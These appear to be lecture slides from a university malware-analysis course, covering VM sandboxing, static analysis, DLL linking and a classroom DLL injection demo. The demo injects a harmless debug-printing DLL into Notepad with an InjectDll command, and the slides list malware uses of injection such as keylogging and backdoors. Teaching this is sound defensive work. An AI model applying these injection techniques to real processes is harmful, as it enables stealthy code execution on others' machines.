


CSC 497/583 Advanced Topics in Computer Security

Modern Malware Analysis

Basic Analysis, DLL Injection

Si Chen (schen@wcupa.edu)



Course Outline

- Introduction
 - Virtual Machine
 - Static Analysis
- A “Hello World” Malware Example: DLL Injection (hack_dll.zip)
 - Behavior
 - Analysis
 - Source code
- DLL Injection

Virtual Machines

- What is a virtual machine?
 - Simply, a computer in your computer
 - Really, a segregated virtual environment that emulates real hardware
 - There are different types/methods



[VirtualBox](#)



[VMware](#)



[Parallels](#)

- Why are we using a virtual machine? (for this course)
 - Safety, reliability, consistency, it's easy
 - Keep the malware in a contained environment
 - Snapshots
 - Completely 100% revert the VM to an earlier state
 - If things go bad, no one cares

Static Analysis


- Analyzing a sample without executing any code
- Safe
 - Infer functionality
- Provides a lot of useful information to guide dynamic and advanced analysis
- Lots of tools involved
- Can be an easy way to find signatures
 - URLs, filenames, registry keys

Let's try our first "Malware"

- Download and run XP VM image
- Open command line terminal and go to C:\Work
- Open a Notepad
- Open DebugView
- Open Process Explorer and find the PID of Notepad
- In command line, type
 - InjectDll.exe <PID OF NOTEPAD> C:\work\myhack.dll


Screenshots

```
C:\Work>InjectDll.exe 3652 c:\Work\myhack.dll  
InjectDll("c:\Work\myhack.dll") success!!!
```



DebugView on WQUAKEODA-5E327D (local)

#	Time	Debug Print
1	0.00000000	[1720] <myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
2	1625.7480...	[3652] <myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen



Screenshots

Process Explorer - Sysinternals: www.sysinternals.com [QUAKE0DA-5E327D\quake0day] (Administrator)

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Dbgview.exe		1,052 K	1,960 K	1892	DebugView	Sysinternals
procexp.exe		18,676 K	14,844 K	1648	Sysinternals Process Explorer	Sysinternals - www.sysinter...
chrome.exe	2.00	67,300 K	47,600 K	2452	Google Chrome	Google Inc.
chrome.exe		1,932 K	508 K	2464	Google Chrome	Google Inc.
chrome.exe	1.00	45,192 K	51,496 K	2848	Google Chrome	Google Inc.
chrome.exe		18,100 K	2,112 K	2940	Google Chrome	Google Inc.
OLLYDBG.EXE		9,020 K	2,364 K	3224		
loaddll.exe		616 K	416 K	3260		
PEID.exe		3,396 K	344 K	3276		
depends.exe		6,708 K	12,516 K	3476	Dependency Walker for Win...	Microsoft Corporation
notepad.exe		2,016 K	6,988 K	3652	Notepad	Microsoft Corporation

PID: 3652

Name	Description	Company Name	Path
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
locale.nls			C:\WINDOWS\system32\locale.nls
lpk.dll	Language Pack	Microsoft Corporation	C:\WINDOWS\system32\lpk.dll
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\WINDOWS\system32\msacm32.dll
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\WINDOWS\system32\msasn1.dll
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	C:\WINDOWS\system32\MSCTF.dll
MSCTFIME.IME	Microsoft Text Frame Work Servic...	Microsoft Corporation	C:\WINDOWS\system32\MSCTFIME.IME
msv1_0.dll	Microsoft Authentication Package ...	Microsoft Corporation	C:\WINDOWS\system32\msv1_0.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcrt.dll
mswsock.dll	Microsoft Windows Sockets 2.0 S...	Microsoft Corporation	C:\WINDOWS\system32\mswsock.dll
myhack.dll			C:\Work\myhack.dll
netapi32.dll	Net Win32 API DLL	Microsoft Corporation	C:\WINDOWS\system32\netapi32.dll
normaliz.dll	Unicode Normalization DLL	Microsoft Corporation	C:\WINDOWS\system32\normaliz.dll
notepad.exe	Notepad	Microsoft Corporation	C:\WINDOWS\system32\notepad.exe
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll


Injected DLL

CPU Usage: 3.00% Commit Charge: 62.84% Processes: 30 Physical Usage: 89.14%

Dynamic-link library (DLL)


- **Dynamic-link library** (or **DLL**) is [Microsoft's](#) implementation of the [shared library](#) concept in the [Microsoft Windows](#)

Notepad.exe Process




Dynamic Linking

Drawbacks of Static Linking



Dynamic Linking



Dynamic Linking in Linux and Windows

Linux	Windows
ELF file	.exe (PE)
.so (Shared object file)	.dll (Dynamic Linking Library)
.a	.lib (static linking library)
.o (intermediate file between compilation and linking, object file)	.obj

DLL Injection

- DLL injection is method of **injecting code** to some other processe's address space and **executing that piece of code on behalf of that process**.
- DLL injection provides a platform for **manipulating the execution of a running process**.
 - It's very commonly used for logging information while reverse engineering.
 - It has gained bad name for itself since it's mostly used by **malware** for stealth purposes:
 - Hiding malicious code into system process
 - Winlogon.exe, services.exe, svchost.exe explorer.exe
 - Open backdoor port
 - Connect remote server
 - Keylogging...
 - It's also frequently used within the game hacking world to code bots

DLL Injection

The screenshot displays the Memory Viewer application with a Minesweeper game window overlaid. The Minesweeper window shows a 10x10 grid with numbers and flags. The memory dump on the right shows a list of memory addresses and their contents, including a comment field.

Memory Dump Table:

Address	Comment
exe+1390	[FFFFFFF]
exe+400C	
XP.exe+108C	[7629D9F3]
A4D	23117
exe+3E5E	


Memory Dump Hex View:

Size=1000	Physical Address=31DA																		
B	0C	0D	0E	0F	01	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	8E	00	00	00
0	28	00	00	00
0	10	00	00	00
0	59	00	00	00
0	E9	03	00	00
0	E8	03	00	00
0	EA	03	00	00
0	EB	03	00	00
0	EC	03	00	00
0	EC	03	00	00
0	EC	03	00	00
010050B0	BE	02	00	00	EC	03	00	00	C0	02	00	00	EC	03	00	00
010050C0	C2	02	00	00	EC	03	00	00	00	00	00	00	00	00	00	00
010050D0	28	12	00	01	1C	12	00	01	0C	12	00	01	00	12	00	01

